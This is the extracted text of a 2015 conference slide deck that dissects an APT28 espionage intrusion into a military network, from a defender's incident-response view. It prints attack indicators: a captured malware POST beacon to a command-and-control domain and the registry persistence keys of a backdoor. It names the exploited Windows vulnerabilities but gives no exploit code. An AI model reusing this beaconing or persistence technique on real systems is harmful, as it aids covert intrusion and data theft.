

RSAConference2015

Abu Dhabi | 4–5 November | Emirates Palace

SESSION ID: CTT-W08

Evolving Threats: dissection of a Cyber- Espionage attack

Stefano Maccaglia

Advisory Consultant IR
RSA (a Division of EMC)



Who I Am



- ◆ I prefer not to talk too much about myself...
- ◆ Let just say I am Advisory Consultant at RSA IR
- ◆ I am an Incident Responder with deep knowledge of malware and network analysts
- ◆ I have started my career in 1997
- ◆ I have worked for several top 100 companies
- ◆ Before that I have been a cracker in Europe «underground scene» of Amiga and PCs.



Agenda



What we discuss today

- ◆ Today I would introduce a case I am still working on.
- ◆ The case is related to Military Sector, and it has been recorded with minimal differences in several EU military environments.
- ◆ The details of the attack are under strict NDA, but with slight modifications I have the chance to share the most important details about the attacker strategies, tactics and tools used.
- ◆ The case is interesting for several reasons that we will discuss today.
- ◆ The triage is still going on.



The adversary



APT28

- ◆ The attack has been attributed to APT Group 28, also known as “Sofacy” or “Sednit”. I will call it “APT28” from now on.
- ◆ APT28 group believed to have been in operation since 2007 and has been identified in several attacks that have targeted Eastern European governments, military and security-related organizations including the North Atlantic Treaty Organization (NATO).
- ◆ The group uses a complex set of tools and strategies to put a foothold in an environment and to control and steal interesting data.
- ◆ Several sources consider APT28 a group of CyberMercs based in Russia.



The target: the moat without water



How to develop a good network segmentation and be breached

- ◆ The attack has targeted a military environment in EMEA region.
- ◆ The environment has been segmented, with several layers of controls to preserve confidentiality and integrity of exchanged and stored data.
- ◆ The segmentation separates the network in several layers with different levels of “trust”.
- ◆ Any operator receives a badge and a smartcard to operate in the network.
- ◆ Communication from a lower to a higher layer of trust is blocked, instead communication from higher layer to a lower one are permitted.
- ◆ At the beginning of the investigation I discovered that the base lacks any real network visibility. The only network devices capable of analyzing streams were sporadic IDS and IPS placed in non strategic points.




The target: the moat without water

How to develop a good network segmentation and be breached

◆ The environment is a Microsoft AD Forest with a pyramidal structure.

- The root AD trusts several subdomains each with its proper set of AD servers.
- The forest is regulated with different level of trust.
- The «Secret» and «NATO» networks are physically separated entities were people can access only through dedicated machines.
- Under no circumstances a user from standard AD structure can access Secret networks.



The target: the moat without water



How to develop a good network segmentation and be breached

- ◆ Patching policies are 15 days behind Microsoft releases.
- ◆ All other applications are patched and upgraded based on internal CERT approval.
- ◆ The reason for the delay is due to the need to verify the consistency and the impact of upgrade/patch against production environment.
- ◆ During the investigation we have discovered that, in the Data Center, two AD servers related to trusted subdomains, were not properly patched since November 2014 due to the swap from a maintenance contractor to another.
- ◆ The lack of the patch MS14-068 is a key to understand how deep and how hard they have been breached.



The Attack



The attack strategy




How they break-in

- ◆ The attack started from a targeted spear-phish campaign against the participants of the 2014 Farnborough Air Show.
- ◆ The attack has targeted 7 officials of Air Force (AM) and 2 official of the Navy (MM) the email domain source was: “[militaryexponews\[.\]com](mailto:militaryexponews@com)”
- ◆ The attack exploit a Microsoft Word vulnerability (CVE-2015-2424).
- ◆ Only in two cases the attack completes successfully for the attacker.
- ◆ In seven cases, the exploit, despite successfully detonated, was not able to start the infection because the machines lack direct Internet access (proxy blocked connection attempts).
- ◆ The reconstruction of the first stage has been performed after the creation of a proper set of IOCs starting from the infected systems.




The Attack

Dissemination strategy



Attack Overview: End of First Wave

The infected hosts, during roaming in external sites, communicates with C2




Note: The repeated attempts to communicate externally from infected machines blocked by proxy have been considered «of no interest» for the SOC of the base. No other investigation or action has been taken, at time, against these machines.

The attack strategy


More patients to care about...

- ◆ To escalate the infection the attacker have used the OWA access of the stolen accounts to enumerate other potential victims for a new wave of targeted emails.
- ◆ Also, one of the officers has access to internal Sharepoint service and participates to boards were specific internal meetings and projects are discussed.
- ◆ With tailored messages published in Sharepoint board, the attacker has been able to sneak through the inner layers of the military infrastructure distributing the dropper.




	A	B	C	D	E	F	G	H
1	Site ID 3B7FB82C-F30D-4604-99C0-DF8325E9CF	Item ID 8FC3351C-AA9E-4959-89D2-DD90BD395	Item Type 6	User 1	Doc Location /Docs	Occurred 59.43.0	Event 38	Event Data <roleid>- <roleid>-<principalid>17<principalid>-<scope>C4836469-6D82-4B10-9CC2-AFAEEE063ADD</scope>
2	F4	B44						

- ◆ *One lesson I learn from Sharepoint... it has a horrible Log format.*



Attack Overview: End of Second Wave

#RSAC



RSA
Conference
2015
Abu Dhabi

The attack strategy

The infection evolution

- ◆ In this second wave of attack the adversary, knowing that the previous phase has not succeeded as planned due to access restriction with proxy and firewalls, has modified the dropper in order to work with internal proxy (with HTTP and SSL).
- ◆ The modification has insured the control of all successfully infected hosts.

Time	Source	Destination	Protocol	Length	Info
24.9402950	192.168.94.128	10.30.██	TCP	66	49255-8080 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24.9424950	10.30.██	192.168.94.128	TCP	58	8080-49255 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
24.9430070	192.168.94.128	10.30.██	TCP	54	49255-8080 [ACK] Seq=1 Ack=1 win=64240 Len=0
24.9430080	192.168.94.128	10.30.██	TCP	193	[TCP segment of a reassembled PDU]
24.9430080	10.30.██	192.168.94.128	TCP	54	8080-49255 [ACK] Seq=1 Ack=140 win=64240 Len=0
24.9430080	192.168.94.128	10.30.██	HTTP	112	POST http://microsoftthelpcenter.info/update/ HTTP/1.1
24.9430080	10.30.██	192.168.94.128	TCP	54	8080-49255 [ACK] Seq=1 Ack=198 win=64240 Len=0
85.0180320	10.30.██	192.168.94.128	TCP	54	8080-49255 [FIN, PSH, ACK] Seq=1 Ack=198 win=64240 Len=0
85.0232990	192.168.94.128	10.30.██	TCP	54	49255-8080 [ACK] Seq=198 Ack=2 win=64240 Len=0
85.0233020	192.168.94.128	10.30.██	TCP	54	49255-8080 [FIN, ACK] Seq=198 Ack=2 win=64240 Len=0
85.0233030	10.30.██	192.168.94.128	TCP	54	8080-49255 [ACK] Seq=2 Ack=199 win=64239 Len=0

Proxy



Test performed after collection of the dropper from original spear phishing email

IOC



Follow TCP Stream (tcp.stream eq 2)

Stream Content

```
POST http://microsoftthelpcenter.info/update/ HTTP/1.1
User-Agent: MSIE 8.0
Host: microsoftthelpcenter.info
Content-Length: 58
Pragma: no-cache

S7s03lR4D5d1hmMCF3B4/n5rLYNVon3XDYxwk1hDT60arEEZzet04X3m
```

Entire conversation (197 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close




The attack strategy



The infection progression


- ◆ The attacker has now a significant set of standard Domain Users account.
- ◆ Not enough to pawn the infrastructure, but good enough as a starting point.
- ◆ Thanks to his backdoor, he can easily begin to extend his action to other systems.
- ◆ Lacking logs and network visibility, for that part, we can only speculate that he successfully identifies the vulnerable Navy subdomains by accessing Navy computers in the base.
- ◆ The victims have direct access to the abovementioned AD servers because they use them for standard authentication.
- ◆ APT28 at this point has breached AD servers, has collected domain admins credentials and has moved forward to the Root AD and the repositories where “interesting data” resides.



CVE 2014-6324

LOG IOC

- ◆ Windows Audit log showing the successful exploitation of the Kerberos Service.



- When looking at the Audit log, to understand the successful exploit we should compare the Security ID with the Account Name.


These two should be identical.

- In this case, slightly modified from the original log, we can see the «Officer A» logging with the Security ID of «Administrator».

Pwning the core: CVE-2015-1701

AKA... «How to pwn your AD and live undetected»...

- ◆ The attacker has been able to exploit root AD Servers thanks to a unknown (initially) local privilege escalation vulnerability CVE-2015-1701.



The attacker has exploited a callback in UserSpace.

Upon completion, the payload continues execution in UserMode with the privileges of the System process.



Note: The technique has been reported by Microsoft thanks to the analyses carried out in this engagement...



The Incident



明治慶
新狂言 焼討之場

秋山紀伊守


市川左團次

豊原宗園宛筆

Patient Zero

How the victim discovers the problem

- ◆ The diplomatic representation in Addis Ababa is composed of few militaries and several diplomats connected to Internet with the standard VPN service from public networks (transit through the Base). For that part, nobody has noticed the strange connections to the external C2s repeated each day.
- ◆ But for a specific task, the owner of the infected laptop has used a connection from a military outpost, tightly regulated in access time and permissions.
- ◆ Once connected, the computer has attempted to beacon to the C2s and the local network operator has identified the strange traffic signaling it to his superiors.
- ◆ The alert has escalated to the Army regiment which has started to investigate.
- ◆ The analysis performed has followed the traditional practice.




Patient Zero

What's on Customer "Patient Zero" machine?

- ◆ The forensic analysis on the «Patient Zero» identified by the Customer showed the following suspicious files and registry modifications, but no attempts to expand the focus of the investigation have been made.

Registry Keys and Values	Created	Modified
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Network Identification Service\parameters\ServiceDll = C:\Windows\System32\netids.dll	Yes	No
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Network Identification Service\parameters\ServiceDllUnloadOnStop = 1	Yes	No
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\ntsvcs = Network Identification Service	Yes	No
HKEY_LOCAL_MACHINE\software\microsoft\windowsnt\currentversion\svchost\ntsvcs\ColnitalizeSecurityParam → 1	Yes	No



← EVILTOSS backdoor



Patient Zero consequences

